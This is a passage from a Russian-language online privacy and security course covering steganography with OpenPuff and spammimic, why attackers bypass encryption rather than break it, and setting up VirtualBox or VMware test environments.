
https://embeddedsw.net/OpenPuff_Steganography_Home.html

Итак, если вы готовы скачать OpenPuff, то зайдите на этот вебсайт, загрузите его, запустите программу. Это займет немного времени. Здесь, это кнопка для инструкции, это кнопка для перехода на домашнюю страницу сайта программы. То, что посередине, можете проигнорировать это. Это для проставления цифровых водяных знаков и другие возможности.



А это блок для того, чтобы спрятать данные в контейнер, и чтобы извлекать данные из контейнеров.


Давайте для начала спрячем данные. Нажимаем "Спрятать". Здесь вам нужно ввести три пароля. Если хотите узнать, для чего они нужны, обратитесь к инструкции по этой ссылке, здесь подробно расписаны причины. Использование трей паролей - это часть алгоритма для встраивания скрытой информации.



Мне нужны три пароля, я заранее их сгенерировал, программа требует сложные пароли. Копирую и вставляю их сюда, и теперь мне нужно добавить контейнер. Нажимаю "Добавить" и выбираю картинку с песиком в качестве контейнера.

Картинка добавлена, формат JPEG, размер 192 байта, и теперь мне нужно добавить секретное сообщение. Это может быть любой файл, но есть ограничения по размеру контейнера и по размеру сообщения. Вам нужен большой контейнер для большого сообщения. Я выберу свой готовый файл.

Кстати, можно выбрать несколько контейнеров. Это могут быть несколько видео, изображений, другие файлы. Нам хватит и одного контейнера. Я спрячу данные в него и все будет готово.



Но что я сейчас сделаю вместо этого, я добавлю ложный объект. Нажимаем сюда, копируем пароли, добавляем ложный текст. Вот этот текст. Подтверждаем. Готово.

В криптографии и стеганографии может быть использован метод правдоподобного отрицания, когда отрицается существование зашифрованного файла или сообщения с той целью, чтобы атакующий не мог доказать существование данных в виде незашифрованного текста. Именно это мы и делаем сейчас при помощи ложного текста. Если кто-то имеет какие-либо подозрения и запрашивает пароль, мы можем дать эти поддельные пароли и они раскроют поддельный текст вместо настоящего текста.

Итак, давайте спрячем настоящие и поддельные данные вместе, поместим их в папку "Steg". Окей, готово. Нажимаем "Готово". И вот мы видим, наш стегоконтейнер, который содержит два сообщения. Он содержит поддельное сообщение и содержит настоящее сообщение, и если вы хотите сравнить его с оригинальным файлом, который у нас здесь, и как видите, нет реальных видимых отличий между этими двумя файлами.

Вам не следует использовать файлы, взятые из Интернета, они могут быть использованы для сравнения с вашим стегоконтейнером, либо стоит предварительно изменить контейнер путем изменения его размера или сжатия, потому что если вы что-либо быстро ищете в Интернете, скачиваете этот файл, намереваясь использовать его в качестве контейнера, кто-то другой может сделать тоже самое. Они также осуществят беглый поиск, попытаются найти этот файл, используя Google. Довольно-таки легко искать изображения в Google и в сервисе Google Images, и они могут сравнить их и обнаружить, что были произведены какие-то изменения и проверить, была ли задействована стеганография.

Что вам следует сделать, это скачать файл, изменить его размер или сжать его, или использовать свой собственный файл. Если вы будете использовать свой файл и анонимность важна для вас, убедитесь, что он не содержит метаданных или exif-данных. Позже в курсе мы еще поговорим об EXIF и метаданных.

Давайте теперь извлечем данные из стегоконтейнера. Закроем это. Извлечь, добавить контейнер. Вот наш стегоконтейнер. Нам нужно внести пароли. Извлечь, поместить в папку "Steg". Готово. Мы извлекли секретное сообщение. "Орел приземлился", это кодовые слова.

Если бы кто-либо попытался принудить нас раскрыть содержимое, мы могли бы использовать поддельное сообщение, вот оно, вот эти пароли. Внутри контейнера. Извлечь. Папка "Steg". И мы получим извлеченный поддельный текст здесь. Это обеспечит нам правдоподобное отрицание. Они не смогут доказать, что какое-либо другое сообщение было сокрыто внутри файла.

https://www.spammimic.com/encode.shtml

Перейдем к следующему инструменту для стеганографии, здесь вы можете просто набрать какой-то текст и закодировать его. Он будет закодирован в спам-текст, который вы затем можете отправить по электронной почте, и это будет выглядеть как спам. Но это всего лишь стеганография. Здесь нет шифрования. Сначала вам стоит зашифровать его, если вы не хотите, чтобы этот сайт узнал, что сообщение содержит. Затем получатель может вставить этот текст сюда, декодировать и увидит сообщение: "Орел приземлился".

http://www.jjtc.com/Steganography/tools.html

Если вы хотите исследовать стеганографию и инструменты для нее еще больше, вот ссылка, здесь тонны этих инструментов, если вы заинтересованы попробовать разные и под различными платформами. И это был фрагмент о стеганографии.

44. Как происходят атаки на безопасность и шифрование


Мы с вами сейчас прилично поговорили о шифровании, и это фантастический инструмент для приватности, безопасности и анонимности. По факту, я бы сказал, что шифрование - это один из тех инструментов, имеющихся в безопасности, который реально работает. И поскольку он эффективен, злоумышленники будут избегать прямой атаки на шифрование в большинстве случаев. Они будут пытаться обойти его полностью. Злоумышленники, которые понимают, что они делают, будут всегда, всегда атаковать самые слабые места. Все, что они смогут сделать – это найти слабые места. Они никогда не будут пытаться забрутфорсить пароль от вашего зашифрованного диска, если гораздо легче сначала попробовать установить кейлоггер на вашу систему, или подсмотреть его за вашим плечом, или отправить вам фишинговое электронное письмо.

Атакующие будут просто пытаться обойти шифрование. Вам следует иметь это ввиду. Безопасность - это так называемый феномен слабого звена. Она настолько сильна, насколько сильно самое слабое звено в цепочке. Надежное шифрование зачастую - это сильное звено. Мы, человеческие создания, как правило являемся слабым звеном.

В разделе курса под названием OPSEC, или операционная безопасность, я расскажу о человеческих слабостях в области безопасности, и как их предотвратить. Если вы вкладываете множество усилий в свою безопасность, но упускаете нечто важное, как например, обновление вашего браузера или использование сильных паролей, то вы настолько же незащищены, как если бы вы вообще ничего не делали.

В этом проблема обеспечения безопасности. Через несколько часов после неудачного покушения на бывшую премьер-министра Великобритании Маргарет Тэтчер при помощи брайтонской бомбы, Ирландская республиканская армия хладнокровно заявила: "Сегодня нас постигла неудача, но помните, нам достаточно лишь однажды поймать удачу. Вам же нужно ловить удачу всегда".

Атакующие имеют преимущество. Им нужно лишь однажды поймать удачу, и они сначала метят по слабым местам. Убедитесь, что вы снизили количество слабых звеньев, перед тем, как углубляться в их детали.



Ваш механизм обеспечения безопасности должен запускаться еще до того, как вы даже попытаетесь его настроить. Люди и компании часто не могут начать использовать риск-ориентированный подход. Я наблюдал за тем, как время и деньги тратятся на шифрование ноутбуков, в то время как компания мало что делала с уязвимостями перед атаками на браузеры или электронную почту, а эти атаки в любом случае смогут обойти шифрование дисков. Речь идет о риске и приоритизации вашего времени и ресурсов для минимизации в первую очередь самых крупных рисков.

https://www.schneier.com/essays/archives/1998/01/security_pitfalls_in.html

Далее в курсе мы обсудим, какие существуют способы для атаки на шифрование, а пока что вот вам хороший материал для чтения, который я рекомендую, на тему того, как криптосистемы могут не справиться с атаками на них.

5

НАСТРОЙКА ТЕСТОВОЙ СРЕДЫ С ИСПОЛЬЗОВАНИЕМ ВИРТУАЛЬНЫХ МАШИН


45. Цели и задачи обучения

Целью этого раздела является настройка тестовой среды с использованием VMware или VirtualBox. Эти виртуальные среды для тестирования должны быть использованы на протяжении курса для установки операционных систем и программного обеспечения, так чтобы вы могли на практике применять получаемые знания и наилучшим образом ускоренно усваивали материал и запоминали еще больше посредством применения того, что изучаете.


46. Введение в настройку тестовой среды с использованием виртуальных машин

Для того, чтобы изучить и запомнить содержимое курса, полезно применять эти вещи на практике. По ходу курса я бы хотел, чтобы вы уделяли время на разбор конфигураций, о которых я говорю, и операционных систем, и настроек. Чтобы когда вы видите, что я что-либо показываю, вы задумывались о том, что да, это применимо к моей ситуации, и затем у вас появлялось бы желание попробовать эти вещи на практике, потому что, определенно, экспериментирование - это лучший способ обучения.

Один из способов делать это без вмешательства в вашу собственную систему, это использование виртуальной среды для экспериментов, обучения, эти среды также называются платформами виртуализации программного обеспечения, или гипервизорами, они представляют из себя программное обеспечение, эмулирующее работу целого физического компьютера или машины, и обычно есть возможность завести несколько виртуальных машин на одной физической платформе.



Для примера посмотрим на эту схему, у нас тут есть аппаратная часть, это может быть ваш ноутбук, ваше физическое устройство, и затем идет операционная система, то есть это та система, которая установлена на вашем компьютере. В моем случае это Windows 7. И далее в схеме идет гипервизор, программное обеспечение, которое позволяет вам создавать виртуализацию. В моем случае, у меня тут стоит программа для виртуализации, этот гипервизор называется VirtualBox.




Здесь у меня VirtualBox, это гипервизор, и на нем запущена отдельная операционная система, но можно запустить и несколько операционных систем, можете увидеть, что в нем запущена Windows 7, и сам гипервизор стоит на Windows 7. Здесь у нас отличная виртуальная среда внутри другой среды. Мой компьютер - это хост, а это называется гостевой операционной системой.

Теперь, если мы снова вернемся к схеме, она из Википедии, можете увидеть здесь, существуют различные типы виртуализации, мы сейчас используем хост, относящийся ко второму типу.

Мы говорим о тестировании, настройке сред для тестирования, чтобы вы могли поэкспериментировать. Второй тип - это среда, которую нам стоит использовать, так что можете игнорировать пока что первый тип.

Итак, это машина, ваш собственный ноутбук, а это - операционная система, которая на нем установлена. Вы можете использовать различные операционные системы. Если вы на Mac или под Windows, если вы под Linux, вы можете использовать гипервизоры на всех этих различных операционных системах и затем запускать в них другие операционные системы.



Есть множество различного программного обеспечения для виртуализации. Два реально крупных - это VMware и VirtualBox, и у меня стоит здесь, как вы видели, VirtualBox, а рядом с ним - так выглядит VMware, очень похожи, очень. А это десктопная виртуализация, собственно говоря, это VMware Workstation 12 Player. Но есть и другие, такие программы как Vagrant, Hyper-V, VPC, но я бы рекомендовал именно VMware или VirtualBox для того, чтобы настроить тестовую среду и экспериментировать в ней с конфигурациями и настройками.

В использовании виртуальных окружений есть две цели. Прямо сейчас мы говорим о тестировании. Позже мы также поговорим о том, как виртуализация может быть использована в качестве способа обеспечения безопасности и приватности. У нас будет урок на эту тему.

https://en.wikipedia.org/wiki/Comparison_of_platform_virtualization_software

https://en.wikipedia.org/wiki/Hypervisor


Если вы хотите углубиться в эту тему и различные виды программ для виртуализации, можете сходить на эту страницу Википедии, здесь представлены всевозможные виды подобного программного обеспечения. Я имею ввиду, знаете, их здесь довольно много. Это весьма полезный сайт, если вы хотите узнать немного больше, и статья про гипервизоры в Википедии довольно хороша, она достаточно короткая, рассказывает вам о виртуализации, если вы заинтересованы узнать больше.

Очевидный вопрос, как эти операционные системы попадают внутрь этих виртуальных машин? Что ж, один из путей точно такой же, как если бы у вас был ноутбук, ваше "железо", и вы взяли бы CD, вставили его и установили бы систему с диска, точно также, как вы сделали бы это с физическим оборудованием.

Вы, конечно, можете пойти купить нужную операционную систему, Windows 10, например, или другую, вы идете и покупаете ее, получаете установочный диск, вставляете его, устанавливаете систему на виртуальную машину. И я покажу вам в деталях, как это делается, но сейчас мы рассматриваем два различных способа установки операционных систем на виртуальные машины. Один из вариантов, это установка с физического CD.

Другой способ - это использование виртуального CD. И я покажу вам пример, как это сделать.


Допустим, вы хотите установить операционную систему Debian, она бесплатная, вам нужно найти эквивалент CD. И существуют цифровые версии CD, и один из форматов, который может быть использован, это ISO. Смотрим на сайте Debian, можно нажать сюда - я смогу скачать актуальную версию Debian ISO, которая по сути является диском. Далее я запущу свой гипервизор с этим образом диска ISO в виртуальном приводе, он загрузится и затем можно будет начать установку системы. И это один из способов, ISO-образы и диски, для установки систем в виртуальные машины.



Еще один способ, вы можете взять очень удобно настроенные виртуальные диски, на которые установлена система, она упакована в виртуальный диск или образ.

https://dev.windows.com/en-us/microsoft-edge/tools/vms/windows/

Если вам нужны, например, машины под Windows, то вот отличный ресурс с операционными системами Windows. Здесь вы можете загрузить виртуальные машины, здесь есть XP, Vista, Windows 7, Windows 10. Это тестовые версии, но именно для этого они нам и нужны, для тестирования.



Можем выбрать машину, выбираем платформу, скажем, VirtualBox, скачиваем и получаем виртуальный образ. В результате получаем что-то типа, это VM-версия, это версия VirtualBox, в результате получаем что-то типа этого.

Большой файл, смотрите, он весит 4 гига, это виртуальный диск, и вы можете сразу же его запустить, именно это я и сделал здесь ранее. Я скачал его и запустил, это тот файл, который я запустил. Это Windows 7, работающая в VirtualBox из того файла.


Очень быстро, очень круто, очень легко. Просто скачиваешь его, и он готов к использованию. Итак, это операционная среда Windows, но вы можете установить и Linux, и все другие операционные системы также.

www.osboxes.org/vmware-images/

www.osboxes.org/virtualbox-images/

Для Linux и популярных операционных систем на базе Linux вы можете проследовать на этот сайт, osboxes.org. Здесь есть образы VMware. Для VirtualBox меняем ссылку, сайт все тот же, другой URL, и если мы спустимся ниже, то увидим все популярные операционные системы Linux, Arch Linux, вот например, нажмем, прокрутим вниз, и здесь есть варианты, вариант с VirtualBox, вариант с VMware, 32-х или 64-х битные версии.

Если вы не уверены, в чем заключается разница между 32-х и 64-х битной версией, то вам есть над чем поработать, погуглите, выясните, какая у вас операционная система, затем скачайте подходящую версию операционной системы. А здесь вы можете увидеть юзернейм, пароль от операционной системы, которую вы скачиваете, понятно, что это важно.



В общем, не волнуйтесь, если ничего не понимаете в этих разных операционных системах, мы с вами изучим различные операционные системы, какие из них являются защищенными, какие нет, проблемы с приватностью, связанные с ними. Это лишь для того, чтобы вы поняли, как настраивать тестовые среды и как использовать виртуальные машины, чтобы следовать за мной на протяжении этого курса.

Следующая ссылка для VMware. Здесь вы можете найти так называемые виртуальные устройства, опять же, это VMware-образы, вы можете скачать их и это будет, знаете, что-то типа устройства под Ubuntu. Ubuntu - это операционная система на базе ядра Linux.

Пара полезных ссылок: virtualmachine.org Можете изучить, что здесь есть.

https://solutionexchange.vmware.com/store/category_groups/virtual-appliances

Еще одна: virtualboxes.org Можете поискать здесь образы.

Теперь, конечно, вспомните... хотя о чем это я, я еще не говорил об этом, в общем, вам не стоит доверять этим средам. Некая сторона разработала эти виртуальные среды, так что вы не можете доверять им. Но мы здесь не используем их для доверия, мы используем их для тестирования и экспериментов.

virtual-machine.org

virtualboxes.org/images/

Когда что-либо находится внутри виртуальной машины, оно довольно-таки изолировано от вашей основной машины. И мы поговорим об этом гораздо больше далее. Но вам стоит рассматривать эти скачанные тестовые образы исключительно для тестирования, а не в качестве основной среды для работы в дальнейшем. Когда мы доберемся до нужного раздела, то настроим виртуальные среды, которые вы сможете использовать в целях обеспечения безопасности и приватности.

47. VMware

Окей, мы начнем с VMware. Эти ребята сделали поиск бесплатной версии VMware очень трудным. И VirtualBox, и VMware имеют бесплатные версии. VMware Workstation Player, ранее известный как Player Pro, это десктопное приложение для виртуализации, доступное к скачиванию бесплатно для использования только лишь в личных целях.

Они не хотят, чтобы вы имели бесплатную версию, однозначно, они хотят, чтобы у вас была платная версия, которая называется VMware Workstation Pro. Чтобы найти бесплатную версию, можете сходить почитать раздел "Вопросы и ответы по Workstation Player" на официальном сайте, это поможет вам получше понять, что из себя представляет этот плеер, а если вы спуститесь ниже, то найдете там ссылку для скачивания.

https://www.vmware.com/products/player/faqs.html

По этой ссылке мы попадаем на страницу для скачивания Workstation Player, это загрузки бесплатной актуальной версии, вот они, на момент снятия видео это версия 12, на момент, когда вы смотрите это видео, то будет более новая версия.


В общем говоря, вам придется конкретно поискать на этом вебсайте, где находится актуальная версия, или бесплатная актуальная версия для некоммерческого использования, которая называется VMware Workstation Player. Тут у нас есть версии для Windows и для Linux. Загружаете версию, которая вам подходит, и устанавливаете этот софт. Есть версии VMware для Mac и они называются VMware Fusion и VMware Fusion Pro, за них придется заплатить, но это касается лишь маководов.

https://www.vmware.com/products/workstation/compare.html

Если у вас возникнет желание сравнить между собой VMware Workstation Player и VMware Workstation Pro, это можно сделать по ссылке, указанной в книге, но я вам расскажу об отличиях между этими двумя версиями. Фактически, в Player меньше функционал. Но это никак вас не затронет, если вы используете его для создания тестовой среды, а если дело будет касаться вашей безопасности и приватности, то тогда это будет иметь значение, и мы поговорим об этом больше далее.

